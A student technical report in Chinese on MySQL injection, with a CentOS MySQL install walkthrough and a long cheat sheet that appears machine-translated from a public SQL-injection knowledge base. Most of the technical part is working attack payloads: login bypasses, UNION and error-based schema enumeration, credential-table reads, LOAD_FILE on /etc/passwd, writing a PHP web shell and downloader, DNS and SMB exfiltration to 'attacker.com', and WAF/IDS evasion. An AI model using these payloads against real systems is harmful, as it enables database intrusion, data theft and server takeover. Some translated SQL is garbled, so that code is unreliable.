**数据安全相关技术报告（mysql注入）**

**姓名：黄欣林 班别：160809 学号：3116004438**

**Github链接：<https://github.com/no-shutdown/admin>**

1. **SQL注入概念**

SQL注入可能是目前互联网上存在的最丰富的编程缺陷。 这是未经授权的人可以访问各种关键和私人数据的漏洞。 SQL注入不是Web或数据库服务器中的缺陷，而是由于编程实践较差且缺乏经验而导致的。 它是从远程位置执行的最致命和最容易的攻击之一

**1. SQL注入是一种应用代码中的漏洞。**

**2.黑客可以构造特殊的需求，使Web应用执行带有附加条件的SQL语句。**

**3.通过特殊的请求，Web应用向数据库访问时会附带其他的命令：**

1. **MySQL注入类型**

* **简单注入**
* **永真式：最后加入or来保证无论如何都能获取数据。**
* **错误语句：让Web应用构造错误的sql语句来抛异常，来判断数据库类型。**
* **结束注释：使用注释符注释剩余语句**
* **联合查询：使用union all,后面可以写我要查询真正语句**
* **盲注**
* **一般可以根据数据获取想要的信息**

**三.SQL注入攻击的原理**

SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序，而这些输入大都是SQL语法里的一些组合，通过执行SQL语句进而执行攻击者所要的操作，其主要原因是程序没有细致地过滤用户输入的数据，致使非法数据侵入系统。根据相关技术原理，SQL注入可以分为平台层注入和代码层注入。前者由不安全的数据库配置或数据库平台的漏洞所致；后者主要是由于程序员对输入未进行细致地过滤，从而执行了非法的数据查询。基于此，SQL注入的产生原因通常表现在以下几方面：①不当的类型处理；②不安全的库配置；③不合理的查询集处理；④不当的错误处理；⑤转义字符处理不合适；⑥多个提交处理不当。


**四．CentOS系统安装数据库**

* 安装前的准备：


下载好mysql-8.0.16-linux-glibc2.12-x86\_64.tar.xz

通过Xshell或者Xftp、PSPC等工具把安装包上传到CentOS服务器。


* 设置一个网卡为NAT模式




* 查看虚拟机的IP地址 192.168.159.133




* 解压压缩包







* .给包重命名为mysql,并安装到/usr/local/目录下




* 检查mysql组和用户是否存在，如无创建



* 修改用户mysql的密码为luoshuo123（自己设定）




* 更改所属的组合用户



* 在/etc/下创建创建my.cnf




* 在配置文件my.cnf中添加如下牌配置




* 进入mysql目录，创建data目录，创建后会默认设定一个随机mysql登陆密码SnQytTb>%1;6（每次执行都会不一样）



* 初始化./mysqld --initialize 记住密码+u+W<=fMv6ag



* 修改config配置，修改SELINUX=disabled



* 修改mysql目录权限，创建软连接(实现可直接命令行执行mysql)




* mysqld配置,拷贝启动文件到/etc/init.d/下并重命令为mysqld



* 增加执行权限



* 检查自启动项列表中没有mysqld，如果没有就添加mysqld




* 设置开机启动




* 启动测试



* 安装完数据库后，我们需要重置mysql连接密码，用上面随机生成的密码登陆mysql



* 修改密码为123456



**七．MySQL注入技术**

* 默认数据库:
* MySQL
* 需要root权限
* INFORMATION\_SCHEMA
* 适用于5及更高版本
* 测试注射:

False表示查询无效（MySQL错误/网站上缺少内容）

True表示查询有效（内容像往常一样显示）

* 字符串

鉴于查询 SELECT \* FROM Table WHERE id = '1';

* “ 假
* “” 真的
* “ 假
* “” 真的
* \ 假
* \\ 真的

例子：

SELECT \* FROM Articles WHERE id ='1 '' ';

SELECT 1 FROM dual WHERE 1 ='1 ''''''''''''UNION SELECT'2 ';

笔记：

1. 您可以根据需要使用尽可能多的撇号和引号，只要它们配对即可。
2. 也可以在引号链后继续声明。
3. 行情逃脱报价。

* 数字

鉴于查询 SELECT \* FROM Table WHERE id = 1;

* AND 1 真的
* AND 2 假
* AND true 真的
* AND false 假
* 1-false 如果易受攻击则返回1
* 1-true 如果易受攻击则返回0
* 1\*56 如果易受伤害则返回56
* 1\*56 如果不脆弱则返回1

例子：

SELECT \* FROM Users WHERE id = 3 -2;

笔记：

true 等于1。

false 等于0。

* 在登陆中

鉴于查询 SELECT \* FROM Table WHERE username = '';

* '或'1
* '或1 - -'或1 - -
* “或”“=”
* “或1 = 1 - -
* '='
* '喜欢'
* “= 0 - +

例：

SELECT \* FROM Users WHERE username ='Mike'AND password =' 'OR''=' ';

* 注释掉查询
* 注入后，以下内容可用于注释掉查询的其余部分：

|  |  |
| --- | --- |
| # | 哈希评论 |
| / \* | C风格的评论 |
| - - | SQL评论 |
| ;％00 | Nullbyte |
| ` | 反引号 |

例子：

SELECT \* FROM Users WHERE username =''OR 1 = 1 - - 'AND password ='';

SELECT \* FROM Users WHERE id =''UNION SELECT 1,2,3` ';

注意：

反引号只能在用作别名时用于结束查询。

* 测试版本
* 变量
* VERSION()
* @@VERSION
* @@GLOBAL.VERSION

例子：

SELECT \* FROM Users WHERE id ='1'AND MID（VERSION（），1,1）='5';

注意：

  如果DBMS在基于Windows的计算机上运行，则输出将包含-nt-log。

* 具体代码
* /\*!VERSION Specific Code\*/

例：

鉴于查询 SELECT \* FROM Users limit 1,{INJECTION POINT};

* 1 True - 版本小于5.00.96
* 1 / \*！50095eaea \* / 假 - 版本等于5.00.95

例：

鉴于查询 SELECT \* FROM Users limit 1,{INJECTION POINT};

注意：

在由于注入位置而无法再向查询添加SQL的情况下，确定版本非常有用。

有关MySQL特定代码的更多信息，请参阅[MySQL特定代码](https://websec.ca/kb/sql_injection?tdsourcetag=s_pcqq_aiomsg" \l "MySQL_Specific_Code)*。*

* 数据库凭据

|  |  |
| --- | --- |
| 表 | mysql.user |
| 列 | 用户密码 |
| 当前用户 | user（），current\_user（），current\_user，system\_user（），session\_user（） |

例子：

SELECT database（） ;

SELECT schema\_name FROM information\_schema.schemata ;

SELECT DISTINCT（db）FROM mysql.db ; - （特权）

* 数据库名称

|  |  |
| --- | --- |
| 表 | information\_schema.schemata，mysql.db |
| 列 | schema\_name，db |
| 当前的DB | database（），schema（） |

例子：

SELECT database（） ;

SELECT schema\_name FROM information\_schema.schemata ;

SELECT DISTINCT（db）FROM mysql.db ; - （特权）

* 服务器主机名

@@主机

例：

SELECT @@ hostname ;

* 服务器MAC地址

通用唯一标识符是128位数字，其中最后12位数字由接口MAC地址形成。

UUID（）

输出：

aaaaaaaa-bbbb-cccc-dddd- eeeeeeeeeeee ;

注意：

可能会在某些操作系统上返回48位随机字符串而不是MAC地址。

* 表和列
* 确定列数

|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| GROUP/ORDER BY n+1;  笔记：  继续增加数字，直到得到错误的回复。  尽管GROUP BY和ORDER BY在SQL中具有不同的功能，但它们都可以以完全相同的方式用于确定查询中的列数。 例：  鉴于查询 SELECT username, password, permission FROM Users WHERE id = '{INJECTION POINT}';   |  |  | | --- | --- | | 1'订购1 - + | 真正 | | 1'订购2 - + | 真正 | | 1'订购3 - + | 真正 | | 1'订购4 - + | False - 查询仅使用3列 | | -1'UNION SELECT 1,2,3 - + | 真正 | | | |
| 基于错误1  GROUP/ORDER BY 1,2,3,4,5...  注意：  与前面的方法类似，如果启用了错误显示，我们可以检查带有1个请求的列数。  例子：  鉴于查询 SELECT username, password, permission FROM Users WHERE id = '{INJECTION POINT}'   |  |  | | --- | --- | | 1'GROUP BY 1,2,3,4,5 - + | 'group statement'中的未知列'4' | | 1'订购1,2,3,4,5 - + | 'order clause'中的未知列'4' | | | |
| 基于错误2  SELECT ... INTO var\_list, var\_list1, var\_list2...  笔记：  如果启用了错误显示，则此方法有效。  当注入点在LIMIT子句之后时，它可用于查找列数。  例：  鉴于查询 SELECT permission FROM Users WHERE id = {INJECTION POINT};   |  |  |  |  | | --- | --- | --- | --- | | -1 UNION SELECT 1 INTO @，@，@ | 使用的SELECT语句具有不同的列数 |  |  | | -1 UNION SELECT 1 INTO @，@ | 使用的SELECT语句具有不同的列数 |  |  | | -1 UNION SELECT 1 INTO @ | 没有错误意味着查询使用1列 |  |  |   例2：  鉴于查询 SELECT username, permission FROM Users limit 1,{INJECTION POINT};   |  |  | | --- | --- | | 1 INTO @，@，@ | 使用的SELECT语句具有不同的列数 | | 1 INTO @，@ | 没有错误意味着查询使用2列 | | | |
| 基于错误3  AND (SELECT \* FROM SOME\_EXISTING\_TABLE) = 1  笔记：  如果您知道之后的表名并启用了错误显示，则此方法有效。  它将返回表中的列数，而不是查询。  例：  鉴于查询 SELECT permission FROM Users WHERE id = {INJECTION POINT};   |  |  | | --- | --- | | 1 AND（SELECT \* FROM Users）= 1 | 操作数应包含3列 | |

* 检索表
* 联盟
* UNION SELECT GROUP\_CONCAT（table\_name）FROM information\_schema.tables WHERE version = 10;

注意：

MySQL 5版本= 10

* Blind
* AND SELECT SUBSTR(column\_name,1,1) FROM information\_schema.columns > 'A'

注意：

MySQL 5版本= 10

* 错误

AND（SELECT COUNT（\*）FROM（SELECT 1 UNION SELECT null UNION SELECT！1）x GROUP BY CONCAT（（SELECT table\_name FROM information\_schema.tables LIMIT 1）， FLOOR（RAND（0）\* 2）））

（@：= 1）|| @ GROUP BY CONCAT（（SELECT table\_name FROM information\_schema.tables LIMIT 1），！@ ）HAVING @ || MIN（@：= 0）;

（@：= 1）|| @ GROUP BY CONCAT（（SELECT table\_name FROM information\_schema.tables LIMIT 1），！@ ）HAVING @ || MIN（@：= 0）;

注意：

MySQL 5版本= 10

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| 程序分析()  PROCEDURE ANALYSE()  注意：  Web应用程序必须在您要注入的SQL查询中显示所选列之一。  例：  鉴于查询 SELECT username, permission FROM Users WHERE id = 1;   |  |  | | --- | --- | | 1程序分析（） | 获取第一列的名称 | | 1 LIMIT 1,1程序分析（） | 获取第二列的名称 | | 1 LIMIT 2,1 PROCEDURE ANALYZE() | 获取第三列的名称 | |

* 一次检索多个表/列

SELECT（@）FROM（SELECT（@：= 0x00），（SELECT（@）FROM（information\_schema.columns）WHERE（table\_schema> = @ ）AND（@）IN（@：= CONCAT（@，0x0a，'[' ，table\_schema，']>'，table\_name，'>'，column\_name））））x

例：

SELECT \* FROM Users WHERE id =' - 1'UNION SELECT 1,2，（SELECT（@）FROM（SELECT（@：= 0x00），（SELECT（@）FROM（information\_schema.columns）WHERE（table\_schema> = @ ） AND（@）IN（@：= CONCAT（@，0x0a，'['，table\_schema，']>'，table\_name，'>'，column\_name））））x），4 - +';

输出：

[information\_schema]> CHARACTER\_SETS> CHARACTER\_SET\_NAME

[information\_schema]> CHARACTER\_SETS> DEFAULT\_COLLATE\_NAME

[information\_schema]> CHARACTER\_SETS> DESCRIPTION

[information\_schema]> CHARACTER\_SETS> MAXLEN

[information\_schema]> COLLATIONS> COLLATION\_NAME

[information\_schema]> COLLATIONS> CHARACTER\_SET\_NAME

[information\_schema]> COLLATIONS> ID

[ information\_schema]> COLLATIONS> IS\_DEFAULT

[information\_schema]> COLLATIONS> IS\_COMPILED

SELECT MID（GROUP\_CONCAT（0x3c62723e，0x5461626c653a20，table\_name，0x3c62723e，0x436f6c756d6e3a20，column\_name ORDER BY（SELECT version FROM information\_schema.tables）SEPARATOR 0x3c62723e），1,1024）FROM information\_schema.columns

例：

SELECT usernaem FROM Users WHERE id =' - 1'UNION SELECT MID（GROUP\_CONCAT（0x3c62723e，0x5461626c653a20，table\_name，0x3c62723e，0x436f6c756d6e3a20，column\_name ORDER BY（SELECT version FROM information\_schema.tables）SEPARATOR 0x3c62723e），1,1024）FROM information\_schema.columns - +';

输出：

表：talk\_revisions

列：revid

表：talk\_revisions

列：userid

表：talk\_revisions

列：用户

表：talk\_projects

列：优先级

* 从列名称中查找表

|  |  |
| --- | --- |
| SELECT table\_name FROM information\_schema.columns WHERE column\_name ='username'; | 查找名为username的任何列的表名。 |
| SELECT table\_name FROM information\_schema.columns WHERE column\_name LIKE'％user％'; | 查找包含单词user的任何列的表名称。 |

* 从表名中查找列

|  |  |
| --- | --- |
| SELECT column\_name FROM information\_schema.columns WHERE table\_name ='Users'; | 查找Users表的列。 |
| SELECT column\_name FROM information\_schema.columns WHERE table\_name LIKE'％user％'; | 查找包含单词user的任何表的列名。 |

* 找出当前的查询

|  |  |
| --- | --- |
| SELECT info FROM information\_schema.processlist | 从MySQL 5.1.7开始提供。 |

* 避免使用报价单

|  |  |
| --- | --- |
| SELECT \* FROM Users WHERE username = 0x61646D696E | 十六进制编码 |
| SELECT \* FROM Users WHERE username = CHAR（97,100,109,105,110） | CHAR（）函数。 |

* 字符串连接

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| |  | | --- | | SELECT 'a''d''mi''n'; | | SELECT CONCAT（'a'，'d'，'m'，'i'，'n'）; | | SELECT CONCAT\_WS（''，'a'，'d'，'m'，'i'，'n'）; | | SELECT GROUP\_CONCAT（'a'，'d'，'m'，'i'，'n'）; |   笔记：  CONCAT()如果任何参数为NULL，则返回NULL。而是使用CONCAT\_WS()。  第一个参数CONCAT\_WS()定义了其余参数的分隔符。 |

* 条件陈述

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| |  |  | | --- | --- | | Case |  | | IF（） |  | | IFNULL（） |  | | NULLIF（） |  |   例子：  SELECT IF（ 1 = 1，true，false ） ;  SELECT CASE WHEN 1 = 1 THEN true ELSE false END ; |

* 定时

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| |  |  | | --- | --- | | SLEEP() | MySQL 5 | | BENCHMARK() | MySQL 4/5 |   例：  ' - （IF（MID（version（），1,1）LIKE 5，BENCHMARK（100000，SHA1（'true'）），false）） - ' |

* 特权
* 文件权限

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| 以下查询可帮助确定给定用户的FILE权限。   |  |  |  | | --- | --- | --- | | SELECT file\_priv FROM mysql.user WHERE user ='username'; | 需要root权限 | MySQL 4/5 | | SELECT grantee, is\_grantable FROM information\_schema.user\_privileges WHERE privilege\_type = 'file' AND grantee like '%username%'; | 无需特权 | MySQL 5 | |

* 阅读文件

|  |
| --- |
| 如果用户具有FILE权限，则可以读取文件。  LOAD\_FILE（）  例子：  SELECT LOAD\_FILE（ '/ etc / passwd' ） ;  SELECT LOAD\_FILE（ 0x2F6574632F706173737764 ） ;  笔记：  文件必须位于服务器主机上。  LOAD\_FILE（）的基本目录是@@datadir 。  该文件必须是MySQL用户可读的。  文件大小必须小于max\_allowed\_packet。  默认大小为@@max\_allowed\_packet 1047552字节。 |

* 写文件

|  |
| --- |
| 如果用户具有FILE权限，则可以创建文件。  INTO OUTFILE / DUMPFILE  例子：  编写PHP shell：  SELECT '<? system($\_GET[\'c\']); ?>' INTO OUTFILE '/var/www/shell.php';  然后访问：  http://localhost/shell.php?c=cat%20/etc/passwd  写下载器：  SELECT '<? fwrite(fopen($\_GET[f], \'w\'), file\_get\_contents($\_GET[u])); ?>' INTO OUTFILE '/var/www/get.php'  然后访问：  http://localhost/get.php?f=shell.php&u=http://localhost/c99.txt  笔记：  文件无法覆盖INTO OUTFILE 。  INTO OUTFILE必须是查询中的最后一个语句。  无法对路径名进行编码，因此需要引号。 |

* 带外通道

|  |
| --- |
| **DNS 请求**  SELECT LOAD\_FILE(CONCAT('\\\\foo.',(select MID(version(),1,1)),'.attacker.com\\'));  **SMB 请求**  ' OR 1=1 INTO OUTFILE '\\\\attacker\\SMBshare\\output.txt |

* 堆叠查询

|  |
| --- |
| MySQL可以进行堆栈查询，具体取决于PHP应用程序使用哪个驱动程序与数据库进行通信。  该PDO\_MYSQL驱动程序支持堆叠查询。该MySQLi（改进扩展）驱动程序还支持通过堆查询multi\_query()功能。  例子：  SELECT \* FROM Users WHERE ID=1 AND 1=0; INSERT INTO Users(username, password, priv) VALUES ('BobbyTables', 'kl20da$$','admin');  SELECT \* FROM Users WHERE ID=1 AND 1=0; SHOW COLUMNS FROM Users; |

* 特定于MySQL的代码

|  |
| --- |
| MySQL允许您指定感叹号后的版本号。仅当版本大于或等于指定的版本号时，才会执行注释中的语法。 例子：  UNION SELECT / \*！50000 5，null;％00 \* // \*！40000 4，null--，\* // \*！30000 3，null-- x \* / 0，null - +  SELECT 1 / \*！41320 UNION / \*！/ \*！/ \*！00000 SELECT / \*！/ \*！USER / \*！（/ \*！/ \*！/ \*！\* /）;  笔记：  第一个示例返回版本;它使用一个有2列的UNION。  第二个示例演示了如何绕过WAF/IDS。 |

* 模糊和混淆

**允许的中介人物**

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 以下字符可用作空格。   |  |  | | --- | --- | | 09 | 水平标签 | | 0A | 新队 | | 0B | 垂直标签 | | 0℃ | 新的一页 | | 0D | 回程 | | A0 | 不间断的空间 | | 20 | 空间 |   例：  ' ％0A％09 UNION ％0C SELECT ％A0 NULL ％20％23  括号也可用于避免使用空格。   |  |  | | --- | --- | | 28 | （ | | 29 | ） |   例：  UNION （ SELECT （列） FROM （表）） |

* AND / OR后允许的中介字符

|  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| |  |  | | --- | --- | | 20 | 空间 | | 2B | + | | 2D | - | | 7E | 〜 | | 21 | ！ | | 40 | @ |   例：  SELECT 1 FROM dual WHERE 1 = 1 AND - + - + - + - + ~~（（1））  注意：  dual 是一个虚拟表，可用于测试。 |

* 用评论混淆

|  |
| --- |
| 注释可用于分解查询以欺骗WAF / IDS并避免检测。通过使用＃或 - 后跟换行符，我们可以将查询拆分为单独的行。  例：  1'#  AND 0--  UNION# I am a comment!  SELECT@tmp:=table\_name x FROM--  `information\_schema`.tables LIMIT 1#  注入的URL编码如下：  1'%23%0AAND 0--%0AUNION%23 I am a comment!%0ASELECT@tmp:=table\_name x FROM--%0A`information\_schema`.tables LIMIT 1%23  某些函数也可以使用注释和空格进行混淆。  VERSION/\*\*/%A0 (/\*comment\*/) |

* 编码

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 编码注射有时可用于WAF / IDS规避。   |  |  |  |  | | --- | --- | --- | --- | | 网址编码 | SELECT％74able\_％6eame FROM information\_schema.tables; |  |  | | 双重URL编码 | SELECT％2574able\_％256eame FROM information\_schema.tables; |  |  | | Unicode编码 | SELECT％u0074able\_％u6eame FROM information\_schema.tables; |  |  | | 无效的十六进制编码（ASP） | SELECT％tab％le\_％na％me FROM information\_schema.tables; |  |  | |

* 避免关键字

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 如果IDS / WAF已阻止某些关键字，则可以通过其他方式绕过它而不使用编码。  INFORMATION\_SCHEMA.TABLES   |  |  | | --- | --- | | 空间 | information\_schema.table | | 反引号 | `information\_schema`.`tables` | | 具体代码 | /\*!information\_schema.tables\*/ | | 替代名称 | information\_schema.partitions  information\_schema.statistics  information\_schema.key\_column\_usage  information\_schema.table\_constraints |   注意：  备用名称可能取决于表中存在的PRIMARY Key。 |

* 营运商

|  |  |
| --- | --- |
| [AND ， &&](http://dev.mysql.com/doc/refman/5.6/en/logical-operators.html" \l "operator_and" \t "https://websec.ca/kb/_blank) | 逻辑和 |
| [=](http://dev.mysql.com/doc/refman/5.6/en/assignment-operators.html" \l "operator_assign-equal" \t "https://websec.ca/kb/_blank) | 分配值（作为语句的一部分，或作为语句中子句的一部分 ）[SET](http://dev.mysql.com/doc/refman/5.6/en/set-statement.html" \t "https://websec.ca/kb/_blank)SET [UPDATE](http://dev.mysql.com/doc/refman/5.6/en/update.html" \t "https://websec.ca/kb/_blank) |
| [:=](http://dev.mysql.com/doc/refman/5.6/en/assignment-operators.html" \l "operator_assign-value" \t "https://websec.ca/kb/_blank) | 分配值 |
| [BETWEEN ... AND ...](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_between" \t "https://websec.ca/kb/_blank) | 检查值是否在值范围内 |
| [BINARY](http://dev.mysql.com/doc/refman/5.6/en/cast-functions.html" \l "operator_binary" \t "https://websec.ca/kb/_blank) | 将字符串转换为二进制字符串 |
| [&](http://dev.mysql.com/doc/refman/5.6/en/bit-functions.html" \l "operator_bitwise-and" \t "https://websec.ca/kb/_blank) | 按位AND |
| [~](http://dev.mysql.com/doc/refman/5.6/en/bit-functions.html" \l "operator_bitwise-invert" \t "https://websec.ca/kb/_blank) | 反转位 |
| [|](http://dev.mysql.com/doc/refman/5.6/en/bit-functions.html" \l "operator_bitwise-or" \t "https://websec.ca/kb/_blank) | 按位OR |
| [^](http://dev.mysql.com/doc/refman/5.6/en/bit-functions.html" \l "operator_bitwise-xor" \t "https://websec.ca/kb/_blank) | 按位异或 |
| [CASE](http://dev.mysql.com/doc/refman/5.6/en/control-flow-functions.html" \l "operator_case" \t "https://websec.ca/kb/_blank) | 案例运营商 |
| [DIV](http://dev.mysql.com/doc/refman/5.6/en/arithmetic-functions.html" \l "operator_div" \t "https://websec.ca/kb/_blank) | 整数除法 |
| [/](http://dev.mysql.com/doc/refman/5.6/en/arithmetic-functions.html" \l "operator_divide" \t "https://websec.ca/kb/_blank) | 分部运营商 |
| [<=>](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_equal-to" \t "https://websec.ca/kb/_blank) | NULL-safe等于运算符 |
| [=](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_equal" \t "https://websec.ca/kb/_blank) | 平等的运营商 |
| [>=](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_greater-than-or-equal" \t "https://websec.ca/kb/_blank) | 大于或等于运营商 |
| [>](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_greater-than" \t "https://websec.ca/kb/_blank) | 大于运营商 |
| [IS NOT NULL](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_is-not-null" \t "https://websec.ca/kb/_blank) | NOT NULL值测试 |
| [IS NOT](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_is-not" \t "https://websec.ca/kb/_blank) | 针对布尔值测试值 |
| [IS NULL](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_is-null" \t "https://websec.ca/kb/_blank) | NULL值测试 |
| [IS](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_is" \t "https://websec.ca/kb/_blank) | 针对布尔值测试值 |
| [<<](http://dev.mysql.com/doc/refman/5.6/en/bit-functions.html" \l "operator_left-shift" \t "https://websec.ca/kb/_blank) | 左移 |
| [<=](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_less-than-or-equal" \t "https://websec.ca/kb/_blank) | 小于或等于运营商 |
| [<](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_less-than" \t "https://websec.ca/kb/_blank) | 不到运营商 |
| [LIKE](http://dev.mysql.com/doc/refman/5.6/en/string-comparison-functions.html" \l "operator_like" \t "https://websec.ca/kb/_blank) | 简单的模式匹配 |
| [-](http://dev.mysql.com/doc/refman/5.6/en/arithmetic-functions.html" \l "operator_minus" \t "https://websec.ca/kb/_blank) | 减号运算符 |
| [% or MOD](http://dev.mysql.com/doc/refman/5.6/en/arithmetic-functions.html" \l "operator_mod" \t "https://websec.ca/kb/_blank) | 模数运算符 |
| [NOT BETWEEN ... AND ...](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_not-between" \t "https://websec.ca/kb/_blank) | 检查值是否不在值范围内 |
| [!= ， <>](http://dev.mysql.com/doc/refman/5.6/en/comparison-operators.html" \l "operator_not-equal" \t "https://websec.ca/kb/_blank) | 不等于运营商 |
| [NOT LIKE](http://dev.mysql.com/doc/refman/5.6/en/string-comparison-functions.html" \l "operator_not-like" \t "https://websec.ca/kb/_blank) | 简单模式匹配的否定 |
| [NOT REGEXP](http://dev.mysql.com/doc/refman/5.6/en/regexp.html" \l "operator_not-regexp" \t "https://websec.ca/kb/_blank) | REGEXP的否定 |
